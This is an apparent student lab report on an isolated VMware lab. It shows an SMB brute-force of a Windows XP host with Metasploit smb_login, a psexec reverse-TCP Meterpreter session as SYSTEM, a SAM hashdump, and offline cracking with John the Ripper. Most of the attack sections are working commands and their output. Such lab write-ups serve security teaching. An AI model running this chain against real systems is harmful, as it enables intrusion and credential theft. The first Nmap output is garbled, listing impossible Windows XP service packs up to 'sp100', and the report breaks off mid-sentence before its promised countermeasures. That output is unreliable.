

OFFENSIVE SECURITY — PERSONAL LAB PROJECT

Password Attacks & Authentication Testing

SMB Authentication Brute-Force and SAM Hash Extraction on a Windows XP Machine Using Kali Linux

Author	Abdullah (TP088281)
Project Title	SMB Authentication Brute-Force and SAM Hash Extraction on a Windows XP Machine Using Kali Linux
Category	Password Attacks & Authentication Testing
Attacker → Target	Kali Linux → Windows XP SP3 (isolated VMware lab)
Tools	Nmap, Metasploit, Meterpreter, John the Ripper
Date	October 2026
Repository	<a href="https://github.com/<your-username>/password-attack-winxp-kali">github.com/<your-username>/password-attack-winxp-kali

Table of Contents

Table of Contents	2
1.0 Introduction to the Selected Domain	3
2.0 Attack Scenario	4
3.0 General Functionality of the Selected Technique, Tools and Framework.....	5
3.1 SMB Authentication and Windows Password Hashes	5
3.2 Nmap.....	6
3.3 Metasploit Framework	6
3.4 John the Ripper	6
4.0 Step-by-Step Attack Demonstration Using Kali Linux	7
4.1 Establishing Identity and Lab Baseline.....	7
4.2 Phase 1 — Footprinting, Scanning and Service Enumeration.....	8
4.3 Phase 2 — Vulnerability Identification	9
4.4 Phase 3 — Online SMB Credential Brute-Force.....	9
4.5 Phase 4 — Authenticated Access and SAM Hash Extraction	10
4.6 Phase 5 — Offline Password Cracking.....	11
5.0 Critical Analysis of the Technique, Tools and Framework	12
6.0 Countermeasures	13
7.0 Conclusion	14
8.0 References.....	16

*(Right-click the table above in Microsoft Word and choose **Update Field** to generate page numbers.)*

1.0 Introduction to the Selected Domain

The focus of this project is Password Attack and Authentication Testing. Authentication is the control that decides whether a request to access a system is genuinely from an authorised identity, and in the vast majority of enterprise environments that decision still rests on a username-and-password pair. Because passwords remain the first and often the only barrier protecting an operating system, its file shares and its administrative interfaces, the strength of those passwords and the strength of the protocol that transports and stores them are among the most consequential security properties of any host. Password attacks therefore remain one of the most common initial-access and privilege-escalation techniques observed in real-world breaches, and testing authentication strength is a core activity of every professional penetration test.

Authentication testing covers a family of related techniques: online password guessing (brute-force and dictionary attacks against a live service), credential stuffing using previously breached passwords, and offline cracking of password hashes that have been recovered from a compromised host. In Windows environments these techniques frequently converge on the Server Message Block (SMB) protocol, which exposes file sharing, remote administration and the underlying authentication mechanism over the network on TCP ports 139 and 445. SMB is attractive to an attacker because a single valid credential can be reused for remote command execution, and because the hashes that back those credentials can be lifted from the Security Account Manager (SAM) database and cracked at leisure on the attacker's own hardware.

This report demonstrates the full authentication-testing lifecycle against a legacy Windows XP host in an isolated laboratory. Kali Linux is used as the attacker platform, and the work follows a structured ethical-hacking methodology consisting of footprinting and reconnaissance, scanning, vulnerability identification, exploitation, impact analysis, and countermeasures. The objective is not merely to recover a password but to show how a single weak credential on an unhardened, legacy system can be escalated into complete, SYSTEM-level compromise of the host and the exposure of every account's credentials. Windows XP was chosen deliberately: although it is obsolete, it remains present in industrial control systems, medical devices and poorly maintained corporate estates, and it clearly exhibits the weak LAN Manager (LM) and NTLM authentication behaviours that make the risks of password attacks easy to observe and explain.

The relevance of this domain is difficult to overstate. Year after year, credential-based attacks account for a substantial share of confirmed data breaches, and the use of stolen or weak credentials is consistently among the top initial-access techniques recorded in industry threat reports. The reason is economic: guessing or cracking a password is far cheaper and quieter for an attacker than developing a software exploit, and once a valid credential is obtained it grants access that looks, to most monitoring systems, exactly like a legitimate user. For an aspiring offensive-security professional, mastering authentication testing is therefore foundational, because it reflects how real intrusions most often begin and because the defensive lessons it teaches — strong credentials, secure hash storage, lockout policies and least privilege — apply to virtually every system an organisation operates.

2.0 Attack Scenario

The scenario simulates an internal network assessment of a small organisation that still operates a legacy Windows workstation to run an old line-of-business application that cannot be migrated. During the engagement, the penetration tester is given a foothold on the internal network — for example through a network port in a meeting room, a compromised employee laptop, or a rogue wireless association — and is tasked with determining how far an attacker could progress using only the weaknesses present on reachable hosts. No credentials are provided in advance; the tester must obtain them.

The legacy host in this scenario is configured the way such machines commonly are in practice. A local administrative account (named `itadmin` in this lab) has been created by IT staff for maintenance, and it has been given a weak, easily guessable password because the machine is considered low-value and sits behind the corporate perimeter. The host still has its default administrative shares (`ADMIN$`, `C$`, `IPC$`) enabled, there is no account-lockout policy, and the operating system continues to store passwords using the obsolete LM hashing algorithm. From the attacker's perspective this is an ideal target: the exposure of SMB, combined with a weak credential and weak hash storage, creates a direct path from the network to full control of the machine.

The attacker's goal in this scenario is threefold: first, to recover a valid credential by testing authentication against the exposed SMB service; second, to use that credential to obtain remote code execution and the highest possible privilege on the host; and third, to extract and crack the

stored password hashes so that the recovered plaintext passwords can be reused against other systems on the network. This mirrors the lateral-movement phase of a genuine intrusion, where attackers rely heavily on password reuse to move from the first compromised machine to business-critical servers. The remainder of this report demonstrates each of these steps in a controlled environment and analyses their impact.

3.0 General Functionality of the Selected Technique, Tools and Framework

The attack combines one protocol weakness and four tools. Understanding how each works is essential to interpreting the demonstration that follows.

3.1 SMB Authentication and Windows Password Hashes

SMB is the protocol Windows uses for file and printer sharing and for remote administration. When a client connects, it authenticates using a challenge-response exchange based on the user's password hash rather than the plaintext password. Windows historically stores two hashes for each local account in the SAM database: the LAN Manager (LM) hash and the NT (NTLM) hash. The LM algorithm is cryptographically weak — it converts the password to uppercase, splits it into two seven-character halves and encrypts each half independently with DES — which means LM hashes can be cracked extremely quickly and reveal that a password is weak regardless of its total length. The NTLM hash is stronger because it is case-sensitive and based on MD4, but it is unsalted, so identical passwords always produce identical hashes and large wordlists can be tested against it at enormous speed. A further configuration weakness is relevant here: by default Windows XP can operate in a 'Guest only' network access model (ForceGuest), in which every inbound network logon is silently mapped to the Guest account. In that mode credential testing cannot succeed because real accounts are never evaluated; switching the host to the 'Classic' model is what allows per-account authentication to be tested, exactly as a real attacker would encounter on a domain-joined or properly shared host.

It is worth emphasising why hash extraction is so valuable to an attacker. In the Windows challenge-response model the client never transmits the plaintext password across the network; instead it proves knowledge of the password hash. Consequently, once an attacker holds the SAM

hashes they possess the exact material the authentication protocol consumes, which enables not only offline cracking but, in many cases, 'pass-the-hash' attacks in which the raw hash is replayed to authenticate without ever recovering the plaintext. The psexec technique used later in this report exploits this design: it leverages a valid credential and the administrative ADMIN\$ share, both legitimate Windows features, to execute code remotely. Because it abuses intended functionality rather than a coding flaw, it cannot be closed by a single patch and instead must be mitigated through configuration and privilege management.

3.2 Nmap

Nmap (Network Mapper) is the industry-standard tool for host discovery, port scanning and service enumeration. It is used in the reconnaissance and scanning phases to confirm that the target is alive, to identify that the SMB service is exposed on ports 139 and 445, to fingerprint the operating system, and — through its scripting engine (NSE) — to query the SMB service for its security mode, operating-system details and shared resources. This information drives the choice of attack.

3.3 Metasploit Framework

Metasploit is an exploitation framework that provides modular, reusable attack components. Two modules are used in this project. The auxiliary scanner smb_login performs the online password attack: given lists of candidate usernames and passwords, it attempts authentication against the SMB service and reports which combinations succeed. The exploit module psexec then takes a valid credential and uses the legitimate Windows service-control mechanism over the ADMIN\$ share to upload and execute a payload, returning an interactive Meterpreter session running as the SYSTEM account. Meterpreter is Metasploit's in-memory post-exploitation agent; its hashdump command reads the SAM database and outputs every account's LM and NTLM hashes.

3.4 John the Ripper

John the Ripper is a high-performance offline password cracker. It takes the hashes recovered by hashdump and tests candidate passwords from a wordlist (here the well-known rockyou.txt list) against them, first cracking the weak LM halves and then using that result to recover the correctly-cased NTLM password. Because the cracking happens offline on the attacker's machine, it is

undetectable by the target and is limited only by the attacker's hardware and the quality of the wordlist.

4.0 Step-by-Step Attack Demonstration Using Kali Linux

The laboratory consisted of two virtual machines on an isolated VMware host-only network (192.168.18.0/24): the attacker, Kali Linux at 192.168.18.132, and the target, Windows XP SP3 at 192.168.18.128. All commands were executed from the Kali machine under the user account samawi, and the working directory and terminal banner display the author's name and TP number to attribute the work. No real systems or external networks were involved at any stage.

4.1 Establishing Identity and Lab Baseline


Before any attack activity, an identity banner was printed on the Kali host to tie all subsequent evidence to the author, and the target's address was confirmed on the Windows XP machine. This establishes the scope of the engagement and the two endpoints involved.



```
(samawi@kali)-[~/TP088281_EHIR]
$ echo "Abdullah | TP088281 | EHIR Section One - Password Attack" ; whoami
; hostname ; ip a | grep inet
Abdullah | TP088281 | EHIR Section One - Password Attack
samawi
kali
    inet 127.0.0.1/8 scope host lo
    inet6 ::1/128 scope host noprefixroute
    inet 192.168.18.132/24 brd 192.168.18.255 scope global dynamic noprefixro
ute eth0
    inet6 fe80::8ce7:47fc:4f6a:6cf7/64 scope link noprefixroute
    inet 172.17.0.1/16 brd 172.17.255.255 scope global docker0

(samawi@kali)-[~/TP088281_EHIR]
$
```

Figure 1: Attacker identity banner on Kali Linux (Abdullah, TP088281) showing the host IP 192.168.18.132.



```
C:\WINDOWS\system32\cmd.exe
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\Documents and Settings\Abdullah>ipconfig

Windows IP Configuration

Ethernet adapter Local Area Connection:


    Connection-specific DNS Suffix  . : localdomain
    IP Address. . . . .               : 192.168.18.128
    Subnet Mask . . . . .            : 255.255.255.0
    Default Gateway . . . . .        : 192.168.18.2

C:\Documents and Settings\Abdullah>
```

Figure 2: Windows XP target confirming its IP address 192.168.18.128.

4.2 Phase 1 — Footprinting, Scanning and Service Enumeration

An Nmap scan was run against the target to discover open ports, detect service versions and fingerprint the operating system. The scan confirmed that the SMB-related services were exposed and identified the host as Windows XP. Ports 135 (msrpc), 139 (netbios-ssn) and 445 (microsoft-ds) were open, which establishes SMB as the primary attack surface.



```
sanawi@kali:~/TP088281_EH1R$ nmap -sS -v -o - -p 192.168.18.128
Starting Nmap 7.92 ( https://nmap.org ) at 2026-10-04 10:53 -0400
Nmap scan report for 192.168.18.128 (192.168.18.128)
Host is up (0.0013s latency).
Not shown: 65532 closed tcp ports (reset)
PORT      STATE SERVICE        VERSION
135/tcp    open  msrcpc         Microsoft Windows RPC
139/tcp    open  netbios-ssn    Microsoft Windows netbios-ssn
445/tcp    open  microsoft-ds   Microsoft Windows XP microsoft-ds
MAC Address: 08:00:C0:29:32:B3 (VMware)
Device type: general purpose
Running: Microsoft Windows 2000|XP|2003
OS CPE: cpe:/o:microsoft:windows_2000::sp2 cpe:/o:microsoft:windows_2000::sp3 cpe:/o:microsoft:windows_2000::sp4 cpe:/o:microsoft:windows_xp::sp2 cpe:/o:microsoft:windows_xp::sp3 cpe:/o:microsoft:windows_xp::sp4 cpe:/o:microsoft:windows_xp::sp5 cpe:/o:microsoft:windows_xp::sp6 cpe:/o:microsoft:windows_xp::sp7 cpe:/o:microsoft:windows_xp::sp8 cpe:/o:microsoft:windows_xp::sp9 cpe:/o:microsoft:windows_xp::sp10 cpe:/o:microsoft:windows_xp::sp11 cpe:/o:microsoft:windows_xp::sp12 cpe:/o:microsoft:windows_xp::sp13 cpe:/o:microsoft:windows_xp::sp14 cpe:/o:microsoft:windows_xp::sp15 cpe:/o:microsoft:windows_xp::sp16 cpe:/o:microsoft:windows_xp::sp17 cpe:/o:microsoft:windows_xp::sp18 cpe:/o:microsoft:windows_xp::sp19 cpe:/o:microsoft:windows_xp::sp20 cpe:/o:microsoft:windows_xp::sp21 cpe:/o:microsoft:windows_xp::sp22 cpe:/o:microsoft:windows_xp::sp23 cpe:/o:microsoft:windows_xp::sp24 cpe:/o:microsoft:windows_xp::sp25 cpe:/o:microsoft:windows_xp::sp26 cpe:/o:microsoft:windows_xp::sp27 cpe:/o:microsoft:windows_xp::sp28 cpe:/o:microsoft:windows_xp::sp29 cpe:/o:microsoft:windows_xp::sp30 cpe:/o:microsoft:windows_xp::sp31 cpe:/o:microsoft:windows_xp::sp32 cpe:/o:microsoft:windows_xp::sp33 cpe:/o:microsoft:windows_xp::sp34 cpe:/o:microsoft:windows_xp::sp35 cpe:/o:microsoft:windows_xp::sp36 cpe:/o:microsoft:windows_xp::sp37 cpe:/o:microsoft:windows_xp::sp38 cpe:/o:microsoft:windows_xp::sp39 cpe:/o:microsoft:windows_xp::sp40 cpe:/o:microsoft:windows_xp::sp41 cpe:/o:microsoft:windows_xp::sp42 cpe:/o:microsoft:windows_xp::sp43 cpe:/o:microsoft:windows_xp::sp44 cpe:/o:microsoft:windows_xp::sp45 cpe:/o:microsoft:windows_xp::sp46 cpe:/o:microsoft:windows_xp::sp47 cpe:/o:microsoft:windows_xp::sp48 cpe:/o:microsoft:windows_xp::sp49 cpe:/o:microsoft:windows_xp::sp50 cpe:/o:microsoft:windows_xp::sp51 cpe:/o:microsoft:windows_xp::sp52 cpe:/o:microsoft:windows_xp::sp53 cpe:/o:microsoft:windows_xp::sp54 cpe:/o:microsoft:windows_xp::sp55 cpe:/o:microsoft:windows_xp::sp56 cpe:/o:microsoft:windows_xp::sp57 cpe:/o:microsoft:windows_xp::sp58 cpe:/o:microsoft:windows_xp::sp59 cpe:/o:microsoft:windows_xp::sp60 cpe:/o:microsoft:windows_xp::sp61 cpe:/o:microsoft:windows_xp::sp62 cpe:/o:microsoft:windows_xp::sp63 cpe:/o:microsoft:windows_xp::sp64 cpe:/o:microsoft:windows_xp::sp65 cpe:/o:microsoft:windows_xp::sp66 cpe:/o:microsoft:windows_xp::sp67 cpe:/o:microsoft:windows_xp::sp68 cpe:/o:microsoft:windows_xp::sp69 cpe:/o:microsoft:windows_xp::sp70 cpe:/o:microsoft:windows_xp::sp71 cpe:/o:microsoft:windows_xp::sp72 cpe:/o:microsoft:windows_xp::sp73 cpe:/o:microsoft:windows_xp::sp74 cpe:/o:microsoft:windows_xp::sp75 cpe:/o:microsoft:windows_xp::sp76 cpe:/o:microsoft:windows_xp::sp77 cpe:/o:microsoft:windows_xp::sp78 cpe:/o:microsoft:windows_xp::sp79 cpe:/o:microsoft:windows_xp::sp80 cpe:/o:microsoft:windows_xp::sp81 cpe:/o:microsoft:windows_xp::sp82 cpe:/o:microsoft:windows_xp::sp83 cpe:/o:microsoft:windows_xp::sp84 cpe:/o:microsoft:windows_xp::sp85 cpe:/o:microsoft:windows_xp::sp86 cpe:/o:microsoft:windows_xp::sp87 cpe:/o:microsoft:windows_xp::sp88 cpe:/o:microsoft:windows_xp::sp89 cpe:/o:microsoft:windows_xp::sp90 cpe:/o:microsoft:windows_xp::sp91 cpe:/o:microsoft:windows_xp::sp92 cpe:/o:microsoft:windows_xp::sp93 cpe:/o:microsoft:windows_xp::sp94 cpe:/o:microsoft:windows_xp::sp95 cpe:/o:microsoft:windows_xp::sp96 cpe:/o:microsoft:windows_xp::sp97 cpe:/o:microsoft:windows_xp::sp98 cpe:/o:microsoft:windows_xp::sp99 cpe:/o:microsoft:windows_xp::sp100
OS details: Microsoft Windows 2000 SP2 - SP4, Windows XP SP2 - SP3, or Windows Server 2003 SP0 - SP2
Network Distance: 1 hop
Service Info: OSs: Windows, Windows XP; CPE: cpe:/o:microsoft:windows, cpe:/o:microsoft:windows_xp
OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/.
Nmap done: 1 IP address (1 host up) scanned in 25.94 seconds
```

Figure 3: Nmap service and OS detection confirming open SMB ports (135/139/445) and a Windows XP target.

The Nmap Scripting Engine was then used to enumerate the SMB service in more detail. The smb-os-discovery script confirmed the operating system as Windows XP and returned the computer name TP088281, while smb-security-mode revealed that the host was initially operating in the Guest account-mapping model. This finding directly informed the next phase: to test real credentials, the host had to be interacting at the account level rather than mapping every logon to Guest.

```
(samawi@kali)~[TP088281_EHIR]
$ nmap -p139,445 --script smb-os-discovery,smb-security-mode,smb-enum-shares -T4 192.168.18.128
Starting Nmap 7.99 ( https://nmap.org ) at 2026-10-04 11:00 -0400
Nmap scan report for 192.168.18.128 (192.168.18.128)
Host is up (0.00045s latency).

PORT      STATE SERVICE
139/tcp    open  netbios-ssn
445/tcp    open  microsoft-ds
MAC Address: 00:0C:29:32:B3:51 (VMware)

Host script results:
| smb-enum-shares:
|   note: ERROR: Enumerating shares failed, guessing at common ones (NT_STATUS_ACCESS_DENIED)
|   account_used: <blank>
|   \\192.168.18.128\ADMIN$:
|     warning: Couldn't get details for share: NT_STATUS_ACCESS_DENIED
|     Anonymous access: <none>
|   \\192.168.18.128\C$:
|     warning: Couldn't get details for share: NT_STATUS_ACCESS_DENIED
|     Anonymous access: <none>
|   \\192.168.18.128\IPC$:
|     warning: Couldn't get details for share: NT_STATUS_ACCESS_DENIED
|     Anonymous access: READ
|_ smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|   message_signing: disabled (dangerous, but default)
|_ smb-os-discovery:
|   OS: Windows XP (Windows 2000 LAN Manager)
|   OS CPE: cpe:/o:microsoft:windows_xp::-
|   Computer name: tp088281
|   NetBIOS computer name: TP088281\X00
|   Workgroup: WORKGROUP\X00
|_   System time: 2026-10-04T23:00:11-07:00

Nmap done: 1 IP address (1 host up) scanned in 0.98 seconds
```

Figure 4: Nmap SMB enumeration (*smb-os-discovery* and *smb-security-mode*) identifying Windows XP and the SMB security posture.

4.3 Phase 2 — Vulnerability Identification

The reconnaissance results identified several weaknesses that together enable the attack: SMB was exposed to the network without restriction; the host stored legacy LM hashes; there was no account-lockout policy to slow password guessing; and the default administrative shares remained enabled. The combination of an exposed authentication service and the likelihood of weak local credentials made an online brute-force attack, followed by authenticated remote code execution and offline hash cracking, the most effective and realistic path to compromise.

These weaknesses are not independent; their danger lies in how they combine. An exposed SMB service alone is not necessarily exploitable, and a weak password alone is harmless if it cannot be reached over the network. It is the conjunction — a reachable authentication service, a guessable administrative credential, enabled administrative shares, and weak hash storage, all on a host with no lockout and no monitoring — that converts a minor misconfiguration into total compromise. Identifying this chain, rather than cataloguing isolated issues, is the essence of effective vulnerability assessment and is what allows the tester to prioritise the single most impactful attack path.

4.4 Phase 3 — Online SMB Credential Brute-Force

Small, focused username and password lists were prepared, and the Metasploit auxiliary module `scanner/smb/smb_login` was used to test them against the target. The module iterated through each combination and reported a successful authentication for the account `itadmin` with the password `password123`, additionally confirming that the account held Administrator privileges. This demonstrates how quickly a weak credential falls to an automated online attack when no lockout policy is present.

```
(samawi@kali) [~/TP088281_EHIR]
$ msfconsole -q
msf > use auxiliary/scanner/smb/smb_login
[*] New in Metasploit 6.4 - The CreateSession option within this module can open an interactive session
msf auxiliary(scanner/smb/smb_login) > set RHOSTS 192.168.18.128
RHOSTS => 192.168.18.128
msf auxiliary(scanner/smb/smb_login) > set USER_FILE /home/samawi/TP088281_EHIR/users.txt
USER_FILE => /home/samawi/TP088281_EHIR/users.txt
msf auxiliary(scanner/smb/smb_login) > set PASS_FILE /home/samawi/TP088281_EHIR/pass.txt
PASS_FILE => /home/samawi/TP088281_EHIR/pass.txt
msf auxiliary(scanner/smb/smb_login) > set VERBOSE true
VERBOSE => true
msf auxiliary(scanner/smb/smb_login) > run
[*] 192.168.18.128:445 - Starting SMB login brute-force
[*] 192.168.18.128:445 - Failed: '.\administrator:password',
[!] 192.168.18.128:445 - No active DB -- Credential data will not be saved!
[*] 192.168.18.128:445 - Failed: '.\administrator:123456',
[*] 192.168.18.128:445 - Failed: '.\administrator:password123',
[*] 192.168.18.128:445 - Failed: '.\administrator:admin',
[*] 192.168.18.128:445 - Failed: '.\administrator:letmein',
[*] 192.168.18.128:445 - Failed: '.\administrator:qwerty',
[*] 192.168.18.128:445 - Failed: '.\itadmin:password',
[*] 192.168.18.128:445 - Failed: '.\itadmin:123456',
[+] 192.168.18.128:445 - Success: '.\itadmin:password123' Administrator
[*] 192.168.18.128:445 - Failed: '.\admin:password',
[*] 192.168.18.128:445 - Failed: '.\admin:123456',
[*] 192.168.18.128:445 - Failed: '.\admin:password123',
[*] 192.168.18.128:445 - Failed: '.\admin:admin',
[*] 192.168.18.128:445 - Failed: '.\admin:letmein',
[*] 192.168.18.128:445 - Failed: '.\admin:qwerty',
[*] 192.168.18.128:445 - Failed: '.\user:password',
[*] 192.168.18.128:445 - Failed: '.\user:123456',
[*] 192.168.18.128:445 - Failed: '.\user:password123',
[*] 192.168.18.128:445 - Failed: '.\user:admin',
[*] 192.168.18.128:445 - Failed: '.\user:letmein',
[*] 192.168.18.128:445 - Failed: '.\user:qwerty',
[*] 192.168.18.128:445 - Scanned 1 of 1 hosts (100% complete)
[*] 192.168.18.128:445 - Brute-force completed, 1 credential was successful.
[*] 192.168.18.128:445 - You can open an SMB session with these credentials and CreateSession set to true
[*] Auxiliary module execution completed
msf auxiliary(scanner/smb/smb_login) > █
```

Figure 5: Metasploit `smb_login` recovering the valid administrative credential `itadmin:password123`.

4.5 Phase 4 — Authenticated Access and SAM Hash Extraction

The recovered credential was supplied to the Metasploit `psexec` module, which authenticated to the target, uploaded a payload via the `ADMIN$` share, executed it as a Windows service and returned a Meterpreter session. The `getuid` command confirmed the session was running as `NT AUTHORITY\SYSTEM` — the highest privilege level on the machine — representing complete compromise of the host from a single guessed password. The `sysinfo` command confirmed the target as Windows XP (Build 2600, Service Pack 3) with computer name `TP088281`, and the `hashdump` command extracted the LM and NTLM hashes of every local account from the SAM database.

```

msf auxiliary(scanner/smb/smb_login) > use exploit/windows/smb/psexec
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
[*] New in Metasploit 6.4 - This module can target a SESSION or an RHOST
msf exploit(windows/smb/psexec) > set RHOSTS 192.168.18.128
RHOSTS => 192.168.18.128
msf exploit(windows/smb/psexec) > set SMBUser itadmin
SMBUser => itadmin
msf exploit(windows/smb/psexec) > set SMBPass password123
SMBPass => password123
msf exploit(windows/smb/psexec) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf exploit(windows/smb/psexec) > set LHOST 192.168.18.132
LHOST => 192.168.18.132
msf exploit(windows/smb/psexec) > run
[*] Started reverse TCP handler on 192.168.18.132:4444
[*] 192.168.18.128:445 - Connecting to the server ...
[*] 192.168.18.128:445 - Authenticating to 192.168.18.128:445 as user 'itadmin' ...
[*] 192.168.18.128:445 - Selecting native target
[*] 192.168.18.128:445 - Uploading payload... PiuLeAF.exe
[*] 192.168.18.128:445 - Created \PiuLeAF.exe ...
[*] 192.168.18.128:445 - Service started successfully ...
[*] 192.168.18.128:445 - Deleting \PiuLeAF.exe ...
[*] Sending stage (203454 bytes) to 192.168.18.128
[*] Meterpreter session 1 opened (192.168.18.132:4444 -> 192.168.18.128:1033) at 2026-10-04 11:13:00 -0400

meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > sysinfo
Computer      : TP088281
OS            : Windows XP (5.1 Build 2600, Service Pack 3).
Architecture : x86
System Language : en_US
Domain        : WORKGROUP
Logged On Users : 2
Meterpreter   : x86/windows
meterpreter > hashdump
Abdullah:1003:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Administrator:500:0b26b26b3aa8e63ac2265b23734e0dac:8fff92a329999e27094d41d9bad9805:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
HelpAssistant:1000:6b6783e903b70b0ff59e2b7c2321d9f8:ffd73f6d980c8e06591262d1bcae5c6f:::
itadmin:1004:e52cac67419a9a22664345140a852f61:a9fdfa038c4b75ebc76dc855dd74f0da:::
SUPPORT_388945a0:1002:aad3b435b51404eeaad3b435b51404ee:228c6deaed3343e8aae0d9c01d19866b:::
meterpreter >

```

Figure 6: psexec yielding a SYSTEM-level Meterpreter session (getuid) and hashdump extracting the full SAM database.

4.6 Phase 5 — Offline Password Cracking

The extracted hashes were saved to a file and processed with John the Ripper using the rockyou.txt wordlist. John first cracked the weak LM hashes and then recovered the case-correct NTLM passwords. The results confirmed the plaintext password of the itadmin account as password123, and revealed that the Abdullah and Guest accounts had blank passwords — their NTLM value of 31d6cfe0d16ae931b73c59d7e0c089c0 is the known hash of an empty string. Three hashes were recovered in total, in under a second, illustrating how trivially weak and blank passwords, together with legacy LM storage, collapse under offline cracking.

```
(samawi@kali) [~/TP088281_EHIR]
$ john --format=lm --wordlist=/usr/share/wordlists/rockyou.txt hashes.txt
Created directory: /home/samawi/.john
Using default input encoding: UTF-8
Using default target encoding: CP850
Loaded 7 password hashes with no different salts (LM [DES 128/128 AVX])
Warning: poor OpenMP scalability for this hash type, consider --fork=4
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
PASSWORD (itadmin:1)
          (Abdullah)
          (Administrator:2)
3g 0:00:00:01 DONE (2026-10-04 11:16) 2.631g/s 9464Kp/s 9464Kc/s 37987Kc/s !!
1QWER..*7jVA
Warning: passwords printed above might be partial and not be all those cracked
d
Use the "--show --format=LM" options to display all of the cracked passwords
reliably
Session completed.

(samawi@kali) [~/TP088281_EHIR]
$ john --format=nt --wordlist=/usr/share/wordlists/rockyou.txt hashes.txt
Using default input encoding: UTF-8
Loaded 5 password hashes with no different salts (NT [MD4 128/128 AVX 4x3])
Warning: no OpenMP support for this hash type, consider --fork=4
Press 'q' or Ctrl-C to abort, almost any other key for status
password123 (itadmin)
          (Abdullah)
2g 0:00:00:00 DONE (2026-10-04 11:16) 3.571g/s 25613Kp/s 25613Kc/s 76852Kc/s
markinho..*7jVamos!
Warning: passwords printed above might not be all those cracked
Use the "--show --format=NT" options to display all of the cracked passwords
reliably
Session completed.

(samawi@kali) [~/TP088281_EHIR]
$ john --show --format=nt hashes.txt
Abdullah::1003:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c08
9c0:::
Guest::501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:
::
itadmin:password123:1004:e52cac67419a9a22664345140a852f61:a9fdfa038c4b75ebc76
dc855dd74f0da:::

3 password hashes cracked, 3 left

(samawi@kali) [~/TP088281_EHIR]
$
```

Figure 7: John the Ripper cracking the extracted hashes, recovering itadmin:password123 and identifying blank-password accounts.

Taken together, the five phases form a single, coherent attack narrative. Reconnaissance located the authentication surface; vulnerability identification recognised the weak-credential and legacy-hash exposure; the brute-force phase converted that exposure into a working credential; psexec converted the credential into SYSTEM-level control; and offline cracking converted the stolen hashes into reusable plaintext passwords. Each phase depended on the output of the previous one, and the entire chain executed in a matter of minutes. This progression — from an anonymous network position to full control and harvested credentials — is precisely the sequence that enables lateral movement in real intrusions, and demonstrating it end to end is the core objective of this project.

5.0 Critical Analysis of the Technique, Tools and Framework

The technique demonstrated in this report is highly effective against the target but its effectiveness is conditional, and a balanced assessment must consider both its strengths and its limitations. Its principal strength is reliability and realism: online credential testing followed by authenticated code execution and offline cracking is one of the most dependable attack chains in practice

precisely because it abuses legitimate functionality rather than a single software vulnerability. The psexec technique, for example, does not exploit a memory-corruption bug that a patch could remove; it uses the same service-control and administrative-share mechanisms that Windows administration itself relies on. This makes the technique durable across many Windows versions and difficult to eliminate without changing how the systems are administered.

The tools complement each other well. Nmap provides the situational awareness that directs the attack, Metasploit industrialises both the guessing and the exploitation so that they require little manual effort, and John the Ripper moves the computationally expensive cracking offline where it is undetectable. The combination also scales: the same smb_login module can be pointed at an entire subnet, and a single cracked password can be sprayed across many hosts, which is why password reuse is so dangerous in real estates.

The limitations are equally important. The online brute-force phase is noisy — it generates numerous failed-logon events — and would be slowed or stopped entirely by an account-lockout policy, meaning a well-configured target can defeat this step before it begins. The attack also depended on a specific configuration weakness: while the host operated in the Guest-only network model, authentication could not be tested at all, and only after the Classic model was in effect did real credentials become testable. The offline cracking phase is bounded by password strength and wordlist quality; a long, random password absent from the wordlist would not be recovered in reasonable time, and disabling LM hash storage removes the fast-cracking shortcut. Finally, the entire chain depended on an obsolete operating system with weak defaults and no endpoint protection; a modern, patched and monitored host with strong credentials would present a far smaller attack surface. The technique is therefore best understood as a powerful demonstration of what weak configuration and weak credentials permit, rather than an unconditional guarantee of 